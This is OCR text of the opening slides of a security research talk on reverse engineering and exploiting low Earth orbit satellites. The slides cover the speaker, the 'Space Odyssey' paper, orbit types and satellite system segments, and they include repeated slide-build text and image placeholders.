Cracking the Final Frontier

Reverse Engineering and Exploiting Low Earth Orbit Satellites

Johannes Willbold

@jwillbold /jwillbold jwillbold

$whoami

SecHUMAN
FORSCHUNGSKOLLEG
SECURITY FOR HUMANS IN CYBERSPACE

- Satellite & Space Systems Security
- PhD Student
  - Ruhr University Bochum, DE
- Co-Founder of SpaceSec
- Visiting Researcher
  - Cyber-Defence Campus, CH

Space Odyssey

Space Odyssey: An Experimental Software Security Analysis of Satellites

Johannes Willbold*, Moritz Schloegel*‡, Manuel Vögele*, Maximilian Gerhardt*,
Thorsten Holz‡, Ali Abbasi‡

*Ruhr University Bochum, firstname.lastname@rub.de
‡CISPA Helmholtz Center for Information Security, lastname@cispa.de

Distinguished Paper Award

***Abstract*—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.**

In this paper, we first provide a taxonomy of threats

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

44th IEEE Symposium on Security and Privacy (S&P)

Applications

Telecommunications

Global Positioning

Earth Obervation

Research

Technology Testing

Satellite Orbits

Satellite Orbits

LEO

160 - 2k km


Satellite Orbits

LEO

160 - 2k km

Radiation Belt

Satellite Orbits



LEO

160 - 2k km

Radiation Belt

$$$$

Satellite Orbits

Satellite Orbits

LEO
160 - 2k km

MEO
2k - 35k km

$$$$

GEO
35786 km

Radiation Belt

Satellite Orbits

LEO
160 - 2k km

MEO
2k - 35k km

$$$$

GEO
35786 km


Radiation Belt

Context

Space Segment


Context


Space Segment



Context

Space Segment






3U CubeSat

Context

Space Segment


ISL



3U CubeSat

Context

Space Segment



Context

Space Segment


ISL

Ground Segment

Context

Space Segment

ISL



Ground Segment


Context

Space Segment


ISL

Ground Segment

Context



Context


Space Segment
ISL
Space
Protocol
User Segment
Ground Segment

Our Journey ...


Firmware Attacks

Our Journey ...

Firmware Attacks

Our Journey ...


System Analysis



Firmware Attacks

Our Journey ...

System Analysis

